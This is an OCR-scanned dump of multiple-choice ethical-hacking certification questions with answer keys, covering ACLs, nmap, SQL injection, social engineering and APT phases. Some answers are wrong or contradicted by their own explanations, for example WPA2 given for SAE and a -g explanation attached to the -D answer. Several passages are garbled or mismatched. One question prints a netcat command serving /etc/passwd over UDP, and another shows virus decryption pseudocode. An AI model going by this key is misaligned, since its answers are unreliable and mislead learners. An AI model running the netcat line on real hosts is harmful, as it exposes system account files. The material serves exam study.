
Answer: C

NEW QUESTION 72
- (Exam Topic 3)
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80

Answer: B

Explanation:
https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html
Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.
Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.
- access-list 102 deny tcp any any eq ftp
- access-list 102 deny tcp any any eq ftp-data
- access-list 102 permit ip any any

NEW QUESTION 75
- (Exam Topic 3)
From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)
* 802.11a 150-150

* 802.11b 150-150
* 802.11g 150-150
* 802.16 (WiMax) 30 miles

A. 802.16 (WiMax)
B. 802.11g
C. 802.11b
D. 802.11a

Answer: A

NEW QUESTION 79
- (Exam Topic 3)
What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. PCI-DSS
B. FISMA
C. SOX
D. ISO/I EC 27001:2013

Answer: C

NEW QUESTION 82
- (Exam Topic 3)
While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA
B. -sX
C. -sT
D. -sF

Answer: A

NEW QUESTION 84
- (Exam Topic 3)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ““know”” to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 85
- (Exam Topic 3)
Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system. What is the tool employed by Miley to perform the above attack?

A. Gobbler
B. KDerpNSpoof
C. BetterCAP
D. Wireshark

Answer: C

NEW QUESTION 87
- (Exam Topic 3)
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx
xc. QUITTING!
What seems to be wrong?

A. The nmap syntax is wrong.
B. This is a common behavior for a corrupted nmap application.
C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 88
- (Exam Topic 3)
Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi

Answer: B

Explanation:
https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 91
- (Exam Topic 3)
John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the loT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of loT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

A. loTSeeker
B. loT Inspector
C. AT&T loT Platform
D. Azure loT Central

Answer: A

NEW QUESTION 94
- (Exam Topic 3)
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the webserver
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination

Answer: B

Explanation:
-q, --quiet quiet (no output)
-S, --server-response print server response

NEW QUESTION 96
- (Exam Topic 3)
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Serverless computing
B. Demilitarized zone
C. Container technology
D. Zero trust network

Answer: D

NEW QUESTION 98
- (Exam Topic 3)
Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMvl by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

A. Internal monologue attack
B. Combinator attack
C. Rainbow table attack
D. Dictionary attack

Answer: A

NEW QUESTION 102

- (Exam Topic 3)
Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated byjames in the above scenario?

A. Border Gateway Protocol (BGP)
B. File Transfer Protocol (FTP)
C. Network File System (NFS)
D. Remote procedure call (RPC)

Answer: B

NEW QUESTION 107
- (Exam Topic 3)
An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering
B. Tailgating
C. Piggybacking
D. Announced

Answer: B

Explanation:
· Identifying operating systems, services, protocols and devices,
· Collecting unencrypted information about usernames and passwords,
· Capturing network traffic for further analysis
are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 112
- (Exam Topic 3)
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: C

NEW QUESTION 113
- (Exam Topic 3)
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP. What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Answer: B

NEW QUESTION 116
- (Exam Topic 3)
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering devic
D. This indicates that port 23 was not blocked at the firewall
E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 117
- (Exam Topic 3)
Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Answer: A

NEW QUESTION 119
- (Exam Topic 3)
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 123
- (Exam Topic 3)
Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Yagi antenna
B. Dipole antenna
C. Parabolic grid antenna
D. Omnidirectional antenna

Answer: A

NEW QUESTION 124
- (Exam Topic 3)
in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used,
where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA
B. Triple Data Encryption standard
C. MDS encryption algorithm
D. AES

Answer: B

Explanation:
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.Triple DES ModesTriple ECB (Electronic Code Book)• This variant of Triple DES works precisely the same way because the ECB mode of DES.• this is often the foremost commonly used mode of operation.Triple CBC (Cipher Block Chaining)• This method is extremely almost like the quality DES CBC mode.• like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.• the primary 64-bit key acts because the Initialization Vector to DES.• Triple ECB is then executed for one 64-bit block of plaintext.• The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.• This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION 127
- (Exam Topic 3)
Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

A. False-negative
B. False-positive
C. Brute force attack
D. Backdoor

Answer: B

Explanation:
https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-an
False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.
False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION 129
- (Exam Topic 3)
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?

A. c:\compmgmt.msc
B. c:\services.msc
C. c:\ncpa.cp
D. c:\gpedit

Answer: A

Explanation:
To start the Computer Management Console from command line just type compmgmt.msc
/computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References:
http://www.waynezim.com/tag/compmgmtmsc/

NEW QUESTION 130
- (Exam Topic 3)
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?

A. Shadowsocks
B. CeWL
C. Psiphon
D. Orbot

Answer: B

NEW QUESTION 133
- (Exam Topic 3)
ping-* 6 192.168.0.101
Output:
Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101: bytes=32 time<1ms TTL=128
Reply from 192.168.0.101: bytes=32 time<1ms TTL=128 Reply from 192.168.0.101:
Ping statistics for 192.168.0101
Packets: Sent = 6, Received = 6, Lost = 0 (0% loss). Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms What does the option * indicate?

A. t
B. s
C. a
D. n

Answer: D

NEW QUESTION 136
- (Exam Topic 3)
In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.
What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
B. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
C. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
D. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
E. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
F. Both pharming and phishing attacks are identical

Answer: A

NEW QUESTION 139
- (Exam Topic 3)
When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?

A. Maskgen
B. Dimitry
C. Burpsuite
D. Proxychains

Answer: C

NEW QUESTION 141
- (Exam Topic 3)
Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?

A. ARIN
B. APNIC
C. RIPE
D. LACNIC

Answer: C

Explanation:
Regional Internet Registries (RIRs):
ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center)
RIPE (Réseaux IP Européens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

NEW QUESTION 142
- (Exam Topic 3)
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. ” Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D

Explanation:
flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 146
- (Exam Topic 3)
Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: B

NEW QUESTION 147
- (Exam Topic 3)
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C

NEW QUESTION 150
- (Exam Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 152
- (Exam Topic 2)
What does the following command in netcat do? nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file

B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 154
- (Exam Topic 2)
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C

NEW QUESTION 156
- (Exam Topic 2)
A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

A. Libpcap
B. Awinpcap
C. Winprom
D. Winpcap

Answer: D


NEW QUESTION 158
- (Exam Topic 2)
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

A. Session donation attack
B. Session fixation attack
C. Forbidden attack
D. CRIME attack

Answer: A

Explanation:
In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION 162
- (Exam Topic 2)
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. …
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

NEW QUESTION 166
- (Exam Topic 2)
Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Answer: C

Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 168
- (Exam Topic 2)
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on

the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion

Answer: D

Explanation:
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .
Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic
Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.




Figure 2: APT actor sends spearphishing email to target with malicious content

NEW QUESTION 172
- (Exam Topic 2)
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

NEW QUESTION 175
- (Exam Topic 2)
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.
Your peer, Peter Smith who works at the same department disagrees with you.
He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.
What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 177
- (Exam Topic 2)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10..1.5.200
D. 10.1.4.156

Answer: C

NEW QUESTION 182
- (Exam Topic 2)
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking

Answer: C

Explanation:
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the
bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION 186
- (Exam Topic 2)
